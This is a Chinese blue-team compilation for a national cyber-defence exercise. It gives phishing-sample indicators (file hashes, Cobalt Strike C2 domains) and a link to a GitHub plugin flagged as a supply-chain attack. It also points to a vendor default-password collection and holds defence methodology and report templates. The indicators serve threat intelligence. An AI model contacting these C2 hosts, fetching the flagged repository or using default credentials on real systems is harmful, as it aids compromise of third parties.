❗钓鱼样本："王*-简历+项目介绍.zip"

MD5：d5ab0006b70544e831ff3d571dad77a0

SHA256：d84393d72f58383884b07eb3217afed81375c3b377866e764abe6c9af9c33627

C2：ic.bfg.beg.cbc.9777fpl7.u86.lol

分析结论：木马下载器

❗钓鱼样本：“企业境外项目佣金中介费专项整治工作台账.exe”

MD5：77f998394d05de81d12df2ad93f102f3

SHA256：0296aac78725c033eb095a14bee754517ef38f30009da7ebc3f6cbaada537961

C2：service-1w8tfn9j-1318310541.sh.apigw.tencentcs.com

分析结论：CobaltStrike木马

❗钓鱼样本：“吴*妮-个人简历1.zip ”

MD5：5eb1ffcdcd98bbd47d20387aaef74d47

SHA256：58592e721499005bae84fd9955a61614a9e6b2f398aa16faa5585e2af77aa7ea

C2：abc.12346587.xyz

分析结论：CobaltStrike木马

❗供应链攻击GodzillaPlugin-Suo5-MemProxy

https://github.com/TonyNPham/GodzillaPlugin-Suo5-MemProxy

SHA256:

90c2e60573b29d064f7f5e846051a5d5675915b6c97bea3bfd9ff8786dc3a324

MD5:

fc0669c42c96fb9008faab07d5b8c4f3

SHA1:

50fae2fb9b843eb958a5adf57bb1cfe764272886

四、厂商安全通告

	A	B	C
1	**SmartBI**	2023/8/8	https://www.smartbi.com.cn/patchinfo/
2	**金山办公软件**	2023/8/9	https://security.wps.cn/notices/35
3	**新华三H3C**	2023/8/10	https://www.h3c.com/cn/Service/Online_H detail_2021.htm?Id=111
4	**泛微Weaver**	2023/8/10	https://www.weaver.com.cn/cs/securityDov
5	**深信服Sangfor**	2023/8/10	https://www.sangfor.com.cn/sec_center/de 6f3f31bda4ec850
6	**帆软FineReport**	2023/8/11	https://help.fanruan.com/finereport/index.

在此敏感时期，建议密切关注厂商的安全更新，尽快升级修补可能的安全问题。

五、厂商默认帐号、默认密码

下载地址：https://pan.quark.cn/s/a4c4836ba2f8

六、应急响应及工具

(1)Linux 应急响应手册1.8版本

下载链接：https://pan.quark.cn/s/22c74dde1a60

来源：https://mp.weixin.qq.com/s/99VNSsoCjb4_Ek7mCTM3OA

（2）蓝队应急工具RmTools

1. 全盘文件扫描,寻找指定的hash、文件名
2. yara扫描,可自定义yara文件进行扫描查找
3. ntfs stream流扫描,检测文件是否携带了ntfs stream数据
4. 导出报告

下载地址：https://github.com/RoomaSec/RmTools

七、技站法

XXXX集团股份有限公司技战法

x年x月x日

目 录

敏感信息排查技战法

1背景

在当前互联网日益发展的背景下，互联网成为生活中不可或缺的一部分。对于国家重要行业领域，互联网资产信息尤为重要，非法攻击者通过对企业进行大面积信息收集，查找企业暴露在互联网中的重要数据信息以及容易突破的互联网缺口，对其进行非法利用，可能对企业带来信息泄漏等重大安全事件。

2目标

排查现有业务的安全隐患与漏洞，及时清除安全风险；通过严密有序的监控和组织有序的响应，及时发现并封堵安全威胁，保障相关业务安全可信；排查业务网站在公共网络的暴露情况。

3排查范围

3.1对外暴露情况排查与整改

对业务网站及系统采用关停并转的方式，进一步减少其在互联网上的暴露面，并通过集中、统一防护的手段，进一步加强网站及系统的网络安全防御能力，降低网站和系统被攻击风险。主要包括以下几个方面：

	A	B
1	**检查项**	**检查子项**
2	对外暴露情况排查与整改	各级业务对外暴露情况排查与处置
3		各业务内部业务面与管理面排查与整改
4		业务端口对外暴露情况排查与整改
5		网络接入安全控制排查与整改
6		资源管理权限排查与整改

l各级业务对外暴露情况排查与整改

检查并确认相关的业务系统名称、梳理，对于非必须业务采取关、停、并、转策略，减少对外暴露面。避免因准生产业务版本落后存在漏洞而影响护网成果。

l各业务内部暴露情况排查与整改

检查所有相关的业务网站对外暴露情况，包括：网站URL、管理后台、违规发布等，根据前期收集的业务信息，确认网站URL、业务端口、管理后台等情况检查其对外开放情况、安全防护配置等，确保网站应用根据业务需求对外开放相关URL或端口，避免非业务端口以及网站管理后台对外暴露等情况。

l业务端口对外暴露情况排查与整改

严格控制各业务系统对外暴露的端口信息，禁止业务间护网关系开放权限过大等情况存在，防止红队拿下某个业务系统中内网横向渗透导致业务大面积暴露的情况发生。

l网络接入安全能控制排查与整改

对内网接入权限等入口进行审查，各业务子网ACL策略、子网内各主机安全组策略，将主机管理权限限制到32位掩码IP地址（如：堡垒机、VPN地址），不同主机之间使用不同密码，且符合密码复杂度要求。

在护网期间强制对所有用户进行多因子认证方式绑定，避免由于账号信息泄露导致红队直接入侵内网的事件发生。

l资源管理权限排查与整改

护网前已对所有拥有资源管理权限的账号进行排查整改，包括登录账号和管理员账号进行集中排查，对不符合密码管理要求的账号进行通知修改，确保账号信息专人专用，在护网前已对所有相关管理员账号密码下发通知，要求进行统一修改，避免由于人为失误导致的账号信息泄露。

4总结

攻击者往往不会正面攻击防护较好的系统，而是找一些边缘资产下手。边缘资产直接暴露在公共网络中，且防护相对薄弱，受到外部攻击者的威胁较大。相对于企业内部资产，所面临的安全风险更高。

经过对外暴露情况排查与整改，帮助企业充分了解了自己暴露在互联网的系统、端口、后台管理系统、与外单位互联的网络路径等信息，梳理了对外的业务资产，加强了相关业务防护策略，完成了对外暴露攻击面的收敛工作。

从护网行动开始以来，共计发生告警XX起，真实告警X起，其余告警由集团漏扫引起，已判定为误报，输出溯源报告X份，违规发布报告X份，并输出每日日报，按时上报集团。未发生重大安全事件。

八、HW总结模板

HW总结模板一

2023年，与往年的护网“划水”的角色不同 ，领导鼓励（命令）我今年要扛起写护网总结报告的大旗。

作为一线“工具人”，写总结材料真的很头疼，相信很多人和我都有同感。于是在护网开始就开始着手准备总结材料，做到未雨绸缪，尤其是4月护网结束后，下面还有省级、市级护网，以及7月的建党100周年的安保，估计每次都将会少不了总结报告。特从网上搜集了总结模板，分享给大家。

由于每家企业防护手段不一、组织架构不一，并且以下案例未必真实，所以完全照抄的可能性不大，所以仅供参考~~~

2023XXXX护网总结

2023年X月X日-2023年X月X日，XX发起了针对关键信息基础设施进行攻防演练的HW工作。XXXX平台作为防守方，成功防御了XX的攻击，没有被攻破，同时发现并处理了XXXX，经XX确认，得分X分。

平台按照XX和XX的统一部署，重预警、早排查，演练期间，加强安全专项巡检，做好相关汇报工作，对发现的安全问题及时整改，按照组织要求认真做好各阶段工作，顺利完成了防守任务，提升了XX平台的网络应急安全应急处置与协调能力，提升了XX平台安全防护水平。

具体情况如下：

一、前期准备

1、成立XX平台HW2023工作专项小组，并由公司负责人牵头，各部门协力配合，做到了分工明确，责任具体到人；同时完善相关安全制度优化完成《XXXX平台应急处置方案》和《XX平台防守组工作方案》，保障HW工作正常有序开展。

2、开展运维自检自查工作以及第三方协查工作。通过资产梳理工作，对XX平台网络策略优化xx项，修复高危安全漏洞xx余项，其中自主发现高危安全漏洞xx项，XX协助发现高危漏洞x个，包含在自主发现漏洞中，已做到对高危漏洞清零，检测发现并修复平台弱口令xx项。

3、组织防护工作演练，编写《xxXX平台工作部署》方案，对HW期间工作进行紧密部署，加强完善平台安全巡检，增强团队协作能力。

4、组织协调第三方能力，在此期间对物理机房、云服务商监测加强监控、检测要求，XX协助提供x云安全监测服务，并配置入侵检测系统，同时安全部对公司内部进行安全意识宣贯，降低被钓鱼攻击风险。

二、组织实施

（一）加强组织协调

在公司内部设置专项防守场地，安排XX平台各部门负责人、核心部门驻场值守。安排专人进行对接，随时与防守团队保持联络，通过电话会议每日协商，汇总当日所发生的安全事件，针对安全事件进行应急响应和处置。

（二）安排重点值守

各部门各司其职，加强防守整改。其中XX部整体把握XX防守情况，负责与总体防守组的沟通联系，负责信息对接，保持随时联络，提交防守成果。XX负责对网络安全策略进行梳理，删除无效策略；XX部负责对主机系统安全基线进行检查落地，修复主机漏洞，对中间件平台进行升级；XX梳理数据库相应安全权限，对权限进行严格控制；XX部负责对代码层安全漏洞进行修复，并对后台管理进行安全防

护；XX部负责撰写整体《安全应急相应方案》以及《HW工作安排部署方案》，加强安全监测预警、安全防护和应急处置能力。

（二）开展防守工作

攻防实施阶段

1、严格落实值班制度。平台加强了每日巡检力度，从巡检次数从每日二次调整为每日三次，同时安排专人负责安全巡检，对巡检项进行详细记录，并于每日下午X点前上报；并安排专人在部机关值守，确保信息沟通顺畅。

2、认真落实报告制度。安排专人到XX负责联络工作X周，并每日于X点、X点进行工作汇报总结，对攻击手段、封禁IP地址，账号爆破情况进行梳理归纳，发现攻击问题第一时间上报总体防守组。编制X份防守成果报告，经演戏指挥部确认，得分XX分。

3、全面做好检测预警工作。平台对WAF、IDS、以及邮箱、VPN等账户，系统状态、网络状态等进行全方位监控，共发现账户破解、扫描、命令执行、SQL注入等攻击数百次，对异常IP进行及时封禁，共计封禁IPXX余个，未发现攻击成功现象。

4、 加强监控应急处理能力。在平台发现被爆破的账号后，并在第一时间对问题账户进行删除操作；发现并删除恶意木马文件XX个，并阻止该恶意程序运行，上报防守成果，同时优化平台相关服务，关闭木马上传路径。

5、攻防实施阶段XX平台共检测到恶意扫描攻击XX次，平台封禁恶意IP地址XX余个，公司邮箱账户被尝试爆破XX余个，均未成功，XX平台业务账户被尝试暴力破解XX个，成功X个，VPN账号被尝试暴力破解X个，未成功，发现XXXXXXXX公司官网网站有异常IP入侵，发现XX平台、XX平台有异常IP入侵，采取封禁IP措施，对XX平台网站应用系统弱口令问题进行整改。

三、威胁汇总及整改情况

演习结束后，根据XX与XX相关要求，对攻防演习工作中发现的问题成果进行梳理，共有X项其中XX平台安全隐患X项，非XX平台安全隐患共X项，通知相关部门进行整改，已经完全整改完毕。

（一）XX平台威胁整改情况

本次参演的XX平台共被发现X处安全隐患，存在XX问题，目前已全部修复。

（二）非目标系统威胁整改情况

本次演习攻击方对演习目标所属公司系统进行了攻击渗透，共发现威胁X个。截止目前，已完成所有问题整改、漏洞修复。

四、存在问题

（一）XX平台系统此次攻防演习过程中，存在问题如下:

1、基础运维存在薄弱环节....

2、系统存在弱口令问题.....

（二）公司存在的问题

公司的其他信息系统不在本次攻防演习范围内，故本次演习前准备阶段未对XXX平台、XXX平台进行风险隐患排查和整改加固。

经分析，攻击方主要是通过三种途径开展渗透攻击：一是利用系统已知漏洞，获得系统服务器权限，对内网开展渗透攻击；二是利用用户弱口令漏洞，获取网络及信息系统关键信息；三是通过SQL注入、文件上传漏洞等攻击方式，对目标系统开展攻击，获取系统权。根据上述攻击方式，反映出公司存在的问题有：

xxxxxxx.....

五、下一步工作

针对XX平台存在的问题，我司将进一步提高认识，加强人员往来安全意识教育，组织信息安全培训，不断提高全员安全意识。针对上述存在的安全问题整改完成后，举一反三，查找存在类似安全隐

患并整改，不断完善网络及信息系统的网络架构规划及制度管理。主要措施如下：

（一）基础运维方面

1、加强设备管理，梳理资产信息，严格核对CMDB中信息，将密码变更列入季度安全运维工作，对不在用的策略、服务器进行清理线下，将继续使用的设备进行资产审核，确认资产信息准确性。

2、严格杜绝系统弱口令，加强口令强度设置；需要用户注册功能的，要对注册用户加以限制，要对上传文件格式限制；加强信息系统及用户账号的管理，定期查看使用情况，确认不用的系统、用户账号及时进行关停处理。

3、需要对防火墙策略申请、端口映射申请进行周期性梳理，删除无效、无用策略，防止内部服务被误开放到互联网平台。

4、严格控制运维、研发、测试等技术型人员在服务器上明文存储备份账号密码，随意开放查看权限，对离职员工账号密码进行严格审查，删除，关闭。

（二）安全防护方面

1、加强公司网络边界防护，更新升级防火墙、防毒墙等安全设备，做好外部入侵防护控制。

2、加强网络安全设备如VPN、堡垒机等权限管理，对人员进行基于角色划分管理权限。

3、对各平台网络严格按照等级保护要求进行区域区分，加强信息系统安全防护和管理。

4、对数据安全加强防护，防止未授权访问敏感数据，防止技术和业务人员对数据误操作或恶意操作导致数据泄露。

（三）安全监测方面

1、充分利用安全设备及监控平台进行监控。分析安全设备的日志，对应用系统的运行状态、资源占用率等情况进行查看，及时发现和应对攻击行为，根据记录的入侵源IP、攻击类型、攻击访问等特征

进行关联分析。

2、增加安全预警手段。推进公司预警监测和态势感知能力，加强主机端安全监控能力，将安全设备及系统逐步进行整合。

（四）应急处置方面

1、建立健全安全预防和预警机制。加强信息网络系统和设备的安全防护工作，加强信息网络日常运行状况的检测分析，对外部和内部可能对信息网络产生重大影响的事件进行预警，保障信息网络安全畅通。

2、加强应急处置和演练。发生突发性事件时，启动应急预案，根据事件级别，根据《XXXXXXXXXX平台应急相应预案》采取相应处置措施，确保网络通畅，业务连续性以及信息安全。有计划、有重点的组织技术人员针对不同情况对预案进行演练，对预案中存在的问题和不足及时补充、完善。

下一步，我司将进一步推进网络安全和信息化工作，进一步用好攻防演练成果，在XX的指导下，提升态势感知和应急处置能力，提高关键信息基础设施防护水平，不断完善网络安全工作体制机制，构建与信息化工作相适应的网络安全保障体系，有力维护XX平台业务及数据安全。

HW总结模板二

1. HW背景

能源：“xxx是国家的支柱能源和经济命脉，其安全稳定运行不仅关系到国家的经济发展，而且维系国家安全。随着xxx规模的逐渐扩大，安全事故的影响范围越来越大，安全问题越来越突出，xxx网络安全运行已经成为全球的研究热点。

”银行："随着我国信息化发展的日新月异，信息系统的风险评估也被国家决策层纳为重要项目。银行信息安全是至关重要的问题，因为在任何一个环节出现问题，就会影响到整个系统的发展，造成全局性的失误。所以其中的信息安全成为重中之重。银行给客户提供服务的同时，必须要为客户提供可靠的环境以及信息的准确性和安全性。"

201X年X月X日-201X年X月X日，XX发起了针对关键信息基础设施进行攻防演练的HW工作。XXXX平台作为防守方，成功防御了XX的攻击，没有被攻破，同时发现并处理了XXXX。
XXXX在演练期间，加强安全专项巡检，做好相关汇报工作，对发现的安全问题及时整改，按照组织要求认真做好各阶段工作，顺利完成了防守任务，提升了XXXX的网络应急安全应急处置与协调能力，提

升了XXXX网安全防护水平。

2、人员安排

现场专家：研判分析人员：监控人员：

3、驻场时间

如：XX年XX月XX日到XX年XX月XX日。

4、前期准备

1、成立XX平台HW20XX工作专项小组，并由公司负责人牵头，各部门协力配合，做到了分工明确，责任具体到人；同时完善相关安全制度优化完成《XXXX平台应急处置方案》和《XX平台防守组工作方案》，保障HW工作正常有序开展。2、开展运维自检自查工作以及第三方协查工作。通过资产梳理工作，对XX平台网络策略优化xx项，修复高危安全漏洞xx余项，其中自主发现高危安全漏洞xx项，XX协助发现高危漏洞x个，包含在自主发现漏洞中，已做到对高危漏洞清零，检测发现并修复平台弱口令xx项。

3、组织防护工作演练，编写《xxXX平台工作部署》方案，对HW期间工作进行紧密部署，加强完善平台安全巡检，增强团队协作能力。

4、组织协调第三方能力，在此期间对物理机房、云服务商监测加强监控、检测要求，XX协助提供x云安全监测服务，并配置入侵检测系统，同时安全部对公司内部进行安全意识宣贯，降低被钓鱼攻击风险。

5. 组织实施

（一）加强组织协调

在公司内部设置专项防守场地，安排XX平台各部门负责人、核心部门驻场值守。安排专人进行对接，随时与防守团队保持联络，通过电话会议每日协商，汇总当日所发生的安全事件，针对安全事件进行应急响应和处置。

（二）安排重点值守

各部门各司其职，加强防守整改。其中XX部整体把握XX防守情况，负责与总体防守组的沟通联系，负责信息对接，保持随时联络，提交防守成果。XX部负责对网络安全策略进行梳理，删除无效策略；XX部负责对主机系统安全基线进行检查落地，修复主机漏洞，对中间件平台进行升级；XX梳理数据库相应安全权限，对权限进行严格控制；XX部负责对代码层安全漏洞进行修复，并对后台管理进行安全防护；XX部负责撰写整体《安全应急相应方案》以及《HW工作安排部署方案》，加强安全监测预警、安全防护和应急处置能力。

（三）开展防守工作

攻防实施阶段

1、严格落实值班制度。平台加强了每日巡检力度，从巡检次数从每日二次调整为每日三次，同时安排专人负责安全巡检，对巡检项进行详细记录，并于每日下午X点前上报；并安排专人在部机关值守，确保信息沟通顺畅。

2、认真落实报告制度。安排专人到XX负责联络工作X周，并每日于X点、X点进行工作汇报总结，对攻击手段、封禁IP地址，账号爆破情况进行梳理归纳，发现攻击问题第一时间上报总体防守组。编制X份防守成果报告，经演戏指挥部确认，得分XX分。

3、全面做好检测预警工作。平台对WAF、IDS、以及邮箱、VPN等账户，系统状态、网络状态等进行全方位监控，共发现账户破解、扫描、命令执行、SQL注入等攻击数百次，对异常IP进行及时封禁，共计封禁IPXX余个，未发现攻击成功现象。

4、 加强监控应急处理能力。在平台发现被爆破的账号后，并在第一时间对问题账户进行删除操作；发现并删除恶意木马文件XX个，并阻止该恶意程序运行，上报防守成果，同时优化平台相关服务，关闭木马上传路径。

5、攻防实施阶段XX平台共检测到恶意扫描攻击XX次，平台封禁恶意IP地址XX余个，公司邮箱账户被尝试爆破XX余个，均未成功，XX平台业务账户被尝试暴力破解XX个，成功X个，VPN账号被尝试暴力破解X个，未成功，发现XXXXXXXX公司官网网站有异常IP入侵，发现XX平台、XX平台有异常IP入侵，采取封禁IP措施，对XX平台网站应用系统弱口令问题进行整改。

6、威胁汇总及整改情况

演习结束后，根据XX与XX相关要求，对攻防演习工作中发现的问题成果进行梳理，共有X项其中XX平台安全隐患X项，非XX平台安全隐患共X项，通知相关部门进行整改，已经完全整改完毕。

（一）XX平台威胁整改情况

本次参演的XX平台共被发现X处安全隐患，存在XX问题，目前已全部修复。

（二）非目标系，统威胁整改情况

本次演习攻击方对演习目标所属公司系统进行了攻击渗透，共发现威胁X个。截止目前，已完成所有问题整改、漏洞修复。

7、企业暴露弱点

经分析，攻击方主要是通过三种途径开展渗透攻击：一是利用系统已知漏洞；二是利用用户弱口令漏洞；三是通过SQL注入、文件上传漏洞等攻击方式，对目标系统开展攻击;四是利用逆向调试；五是通过新爆0day漏洞。

其中在对HW期间的防守工作中，发现企业暴露弱点如下：

1 人员安全意识较低，内网账号弱口令较多，应用平台以及系统账号存在弱口令。

2 外包管理资产不明确，发现告警行为无法第一时间对应到资产，造成几次判断失误。

3 内部网络交互不明确，内网服务器与内网服务器的交互，内网终端与域控验证服务器的交互等，内部网络交互不明确造成几次研判失误。

4 缺少内部资产统一管理平台、以及缺少安全技术人员定期对内部资产进行跟踪整理。

5 缺少安全技术人员定期对内部资产进行渗透测试，缺少安全技术人员定期对业务服务器进行基线检查。

6 日常工作中缺少安全技术人员对最新安全事件的跟踪，而不应该只在护网期间紧急更新补丁。

8、安全防护建议

1 安全意识培训

通过信息安全培训提高xxx企业员工的信息安全意识水平，将全员信息安全意识的点滴提升作用到具体的工作中，可以成倍地放大信息安全工作的效果。xxx企业信息安全培训必要性主要表现在：

1.1、xxx企业涉及信息的敏感性极高，主要包括：与客户相关的信息，客户基本信息、客户账户信息以及客户交易信息等，这几类信息都涉及客户的个人利益。

1.2、xxx企业信息安全意识仍然普遍较为薄弱；

企业自身痛点以及培训内容范围：

1、企业人员对网络安全意识不足，内网账号弱口令较多。

2、业务线人员对安全意识不足，应用平台以及系统账号存在弱口令。

1.3、不仅要在护网前对账号密码统一整改，在平时工作要创建密码定期更改的管理制度。

1.4、定期对企业内部人员以及研发技术人员的安全培训，包括安全意识培训，办公网终端管控、密码管理制度、安全编码规范培训，体系制度培训等。

2 外包安全管理

2.1、综合考虑信息科技战略、外包市场环境、自身风险控制能力、制定合适的外包管理制度

2.2、建立企业长期有效的资产管理平台，由各业务线负责人对资产进行定期更改（其中包括业务线、ip、域名、端口、web服务器以及数据库服务器等相关的资产信息），安全人员统一管理平台，发现安全事件，通过资产管理平台第一时间定位到相关负责人。

2.3、事前预防：外包项目风险评估，安全人员定期对资产管理平台同业务线相关负责人进行审核，审核是否有资产不对应或更新不及时。

2.4、考核外包商基本情况和战略，是否具有持久发展潜力。检测外包商的硬件情况、整体组织结构、关联公司、市场占有率、以及产品安全性、研发以及运维技术团队实力、重点关注外包商的安全团队实力以及安全管理制度等。

3 安全测试

3.1、安全技术人员季度性对内部资产进行渗透测试检测，发现问题并上报问题。

3.2、针对第三方外包业务，企业安全负责人应安排技术人员进行抽查式测试，发现问题并及时上班。

3.3、针对第三方外包业务，新上线项目，在经过第三方安全技术人员测试后，需出示相关安全检测、渗透测试报告，并由企业安全负责人安排技术人员进行安全测试，检测外包方安全检测是否全面，是否还存在安全问题，发现问题并上报问题。

4 0day跟踪与处置

由企业安全技术人员对最新爆出来的0day事件，进行跟踪，分析是否影响企业应该安全，并与网络、运维商定最快处置方案，在不影响业务情况下对系统进行打补丁或升级处置。

5 企业内网安全

5.1、安全域：网络安全域是指同一系统内有相同的安全保护需求、相互信任、并具有相同的安全访问控制和边界控制策略的子网或网络，相同的网络安全域共享一样的安全策略。广义的安全域是指具有相同业务要求和安全要求的IT系统要素的集合。

安全域的划分是一个非常重要的工作，企业按自己的实际情况划分不同的安全域同时还需要指定各安全域的安全策略并加以实现。

5.2、终端安全：终端安全涉及资产管理、补丁管理、终端准入、防病毒、外设管控、上网行为管理等内容。办公终端电脑设置网络隔离，在该网段可以部署蜜罐，在感染病毒木马的情况下，可有效提升发现速度，对进出该网段的流量进行监控，入站邮件内容进行更多层的分析。

5.3、重点关注安全：活动目录、邮件系统、VPN、堡垒机。

5.4、蜜罐体系建设：除了依靠各种安全配置基线、部署防御设备直面安全问题外，在内网可以使用欺骗技术来发现可以行为，蜜罐。蜜罐技术本质上是一种对攻击方进行欺骗的技术，通过布置一些作为诱饵的主机、网络服务或者信息，诱使攻击方对他们实施攻击，从而可以对攻击行为进行捕获和分析。

6 基础运维方面

6.1、加强设备管理，梳理资产信息，严格核对CMDB中信息，将密码变更列入季度安全运维工作，对不在用的策略、服务器进行清理线下，将继续使用的设备进行资产审核，确认资产信息准确性。

6.2、严格杜绝系统弱口令，加强口令强度设置；需要用户注册功能的，要对注册用户加以限制，要对上传文件格式限制；加强信息系统及用户账号的管理，定期查看使用情况，确认不用的系统、用户账号及时进行关停处理。

6.3、需要对防火墙策略申请、端口映射申请进行周期性梳理，删除无效、无用策略，防止内部服务被误开放到互联网平台。

6.4、严格控制运维、研发、测试等技术型人员在服务器上明文存储备份账号密码，随意开放查看权限，对离职员工账号密码进行严格审查，删除，关闭。

6.5、端口管控，即在防火墙上严格限制对外开放的端口，原则上DMZ服务器只允许对外开放80和443，而且DMZ服务器不允许主动访问外部。

6.6、端口管控工作是基础，做好端口管控后，重点放在web安全上。web应用防火墙：针对常规扫描行为，web应用防火墙基本上可以直接拦截。入侵检测/防御系统：对WAF后端的流量进行分析，发现恶意行为。漏洞扫描和渗透测试：针对企业应用季度性的安全检测，同上面提到的 2.3 安全检测。

7 安全防护方面

7.1、加强公司网络边界防护，更新升级防火墙、防毒墙等安全设备，做好外部入侵防护控制。

7.2、加强网络安全设备如VPN、堡垒机等权限管理，对人员进行基于角色划分管理权限。

7.3、对各平台网络严格按照等级保护要求进行区域区分，加强信息系统安全防护和管理。

7.4、对数据安全加强防护，防止未授权访问敏感数据，防止技术和业务人员对数据误操作或恶意操作导致数据泄露。

8 安全监测方面

8.1、充分利用安全设备及监控平台进行监控。分析安全设备的日志，对应用系统的运行状态、资源占用率等情况进行查看，及时发现和应对攻击行为，根据记录的入侵源IP、攻击类型、攻击访问等特征进行关联分析。

8.2、增加安全预警手段。推进公司预警监测和态势感知能力，加强主机端安全监控能力，将安全设备及系统逐步进行整合。

8.3、蜜罐体系建设：除了依靠各种安全配置基线、部署防御设备直面安全问题外，在内网可以使用欺骗技术来发现可以行为，蜜罐。蜜罐技术本质上是一种对攻击方进行欺骗的技术，通过布置一些作为诱饵的主机、网络服务或者信息，诱使攻击方对他们实施攻击，从而可以对攻击行为进行捕获和分析。

8.3.1 核心系统安全

应当警惕从合作机构或内部IP发送的可疑请求，如有发现内网主机存在扫描或登录失败次数过多等可疑行为且确认非内部测试的行为后应及时阻断并对其进行分析，避免内网被攻陷，维护核心系统安全。

9 蜜罐的主动防御

HW的大规模推广以及溯源技术的普及，尤其蜜罐的作用在今年HW行动中大放异彩，蜜罐的推广与普及也必然成为攻击溯源的趋势。蜜罐的部署可以提前捕获长期盯着xxx企业业务的一些apt组织，可通过主动手段提前发现潜在威胁。

蜜罐可用于长期安全设备，部署在外网，通过扫描探测可以提前发现攻击行为，通过指纹抓取可以定位到攻击者信息。部署在内网，在边界失守的情况下，内网蜜罐可提前发现攻击者的内网探测行为，利用自身所带漏洞引诱并拖延攻击者的内网横向行为，并抓取攻击者信息使溯源到攻击者身份。

10 应急处置方面

10.1、建立健全安全预防和预警机制。加强信息网络系统和设备的安全防护工作，加强信息网络日常运行状况的检测分析，对外部和内部可能对信息网络产生重大影响的事件进行预警，保障信息网络安全畅通。

10.2、加强应急处置和演练。发生突发性事件时，启动应急预案，根据事件级别，根据《应急预案》采取相应处置措施，确保网络通畅，业务连续性以及信息安全。有计划、有重点的组织技术人员针对不同情况对预案进行演练，对预案中存在的问题和不足及时补充、完善。

10.3、加强监控应急处理能力。如发现异常紧急处置、在平台发现被爆破的账号后，并在第一时间对问题账户进行删除操作；发现外围目录爬取、漏洞扫描，并在第一时间对该IP进行封禁。

10.4、新爆0day漏洞，分析对业务是否有影响，并对服务器进行紧急打补丁处置；

HW蓝队总结模板

甲方、乙方都可以参考，乙方需自行删除甲方视角部分

第一部分 汇报防守工作

内容组成：时间，事件背景，发起单位，发起原因。我方作为防守侧，需要开展的工作。最后描述工作成果与最终结果。

例：XX年XX月，XX方发起了XX行动，我方作为防守单位参与演习。本次演习共有XX项阶段，XX项流程。我方全程参与，投入XX人力，XX设备等资源统计。并成功防守XX攻击(可以是类也可以是次，最好经验证)。未失分，或失分多少。有无得分情况。通过XX溯源或XX应急处置得分。(最后来点套话：严格按照XX纪律，XX工作要求，顺利完成防守任务。最终取得了XX好成绩。或是虽然失分，但经过我方艰苦卓绝的奋斗，挣回了多少分，并如何地吸取了经验教训，在日后工作中开展改善任务等等...)

说明：交代整个工作的来龙去脉，以简短性的文字让领导一眼就了解整个工作内容及结果。突出交代亮点工作。(文字叙述需要照顾到不关心具体技术动作实现的领导，领导最关注的是开始与结束，过程相对而言并没有那么重要，要让领导关注过程，那就要学会给自己找亮点。)

第二部分 防守工作

内容组成： 阶段性工作安排。 例：我方按照演习常规等要求，分别开展了四阶段性的工作。

准备工作阶段

确定参与部门、人员、资源等。依据事先确定的工作方案，成立临时工作小组，分解任务，有序开展工作。小组分类参考：领导小组-指挥调度、监测&研判组、网络运维组、业务协调组、后勤保障组。

开展自身安全检查与主防单位协查工作。具体检查项可参考：内外网资产梳理、渗透测试、代码审计、基线检查、网络架构安全性评估、安全设备检查与增设、物理安全检查、安全相关制度检查、分析供应商与服务提供商及合作伙伴等第三方是否存在风险。(介绍工作内容及结果，如梳理了多少资产？渗透发现了多少高中低风险？)

检查完之后如何开展整改修复工作?

表格展示从问题发现--修复加固的时间进度，及完成度。

确定了防守主要手段。例：

1) 通过重要网络节点部署流量监测：如各网络出入口、核心交换；

2) 主机与终端部署安全防护：如杀毒与统一管控软件；

3) 应用安全防护：云Waf、硬件防火墙；

4) 集权类系统防护：VPN、堡垒机定期巡检；

5) 防守反制：如内、外网蜜罐、诱饵数据、主动反击；

6) 供应商、网络链路防护：定点定人、明确责任、业务部门复盘暂时舍弃边缘业务或线路；

7) 等等。

值守任务及工作安排：各部门根据XX预案。。。如何值守？如何安排工作？加些套话搞定。

预演推衍阶段：

攻方成果统计：漏洞数量、风险统计

防方成果统计：安全监测是否到位、应急处置实施效果、推演工作实施是否顺利

问题整改统计与跟踪等。

正式演习阶段：

威胁发现：发现了XX攻击、XX类攻击、阻拦成功XX次。其他威胁发现：如内网病毒木马。

事件研判：确认攻击成功与否XX次，确认XX次攻击队IP、确认XX非攻击队IP、封禁攻击IP数量。(亮点)区分业务正常流量干扰，及时进行策略优化的次数。避免扣分

应急处置：有事件的要写处置速度，处置结果。处置加分。

攻击溯源：结合自身情报与综合情报，(亮点)联动判断出了多少红队，多少傀儡机。成功溯源了XX安全事件。收集了XX项互联网公开漏洞情报，及时整改自身XX漏洞，避免被扣分。溯源加分

图表展示：受攻击趋势图、每日事件研判次数分布、0day漏洞跟踪处理表等

复盘总结阶段：

一、形成了如下成果交付物XX份：可参考

资产清单

工作分解与进度记录表

会议记录

黑、白盒测试报告(渗透、代码、基线等)

各类培训PPT

工作日报(工作内容汇总)

应急处置报告

溯源反制报告

告警汇总统计报告

威胁情报收集工作报告(热点事件，最新漏洞，工作情报等)

整改修复报告

风险与威胁事件报告

安全设备运行状态

安全巡检日志

策略优化汇总

总结报告 等。

二、阐述工作内容

列举本次任务中我方优缺点

薄弱点的临时解决方案与长久解决方案

(从上面具体点、下方角度摘选编写即可)

讲安全的几个面

安全制度

人员管理

技术能力

历次攻防与应急演练

从业务角度分析问题

应用安全方面

必须开放的系统，实际中如何保证完整性、可用性的同时，解决应用安全面临的问题。

系统安全，主机层防护

终端安全，管控与杀毒

用户安全，用户不可控，采取零信任方案

第三方安全威胁：供应商与服务提供商及合作伙伴，在本次任务中如何解决的。

图表对比三个阶段：

开展前存在哪些问题

开展后存在哪些问题

未来长期需要解决已知的哪些问题

三、总结阶段回顾所有工作内容形成了内部标准解决方案：

网络安全意识培训方案

各类技术培训方案

突发性网络安全事件应急预案

演习防守工作方案

(特殊时期)工作手册

XX安全事件学习案例 等。

说明：主要需要体现任务期间的工作量，工作成果。突出亮点、突出数据计次，建议统计数据以图表形式展示更优。

第三部分 下一步工作计划

内容组成：针对上述问题，增加整改修复方案，与优化方案。再谈谈未来发展。其实这部分也都是套话了。主要是要高大上，形式上要足，如：

进一步推进网络安全与信息化建设工作，坚持以双轮驱动为核心的发展计划；

进一步加强安全意识培训；

加强建设网络安全三位一体防御体系，从互联网出口到业务核心，形成纵深防御，增强态势感知能力；

继续完善现有的网络安全工作制度；

定期组织攻防演练与演练，及时发现问题，提升整体安全防护能力，制定适宜自身业务发展的网络安全计划。等等

这里额外举个应急后的整体安全防护建议：

1. 完全启用现有的安全设备的可用功能模块，增加防病毒软件。

2. 加强密码口令强度，定期修改密码。

3. 对内网服务器和终端进行失陷检测，对相关网络资产做全面的安全评估。

4. 对全网进行漏洞排查及病毒查杀，检查服务器上所有第三方服务及时更新系统及第三方补丁。

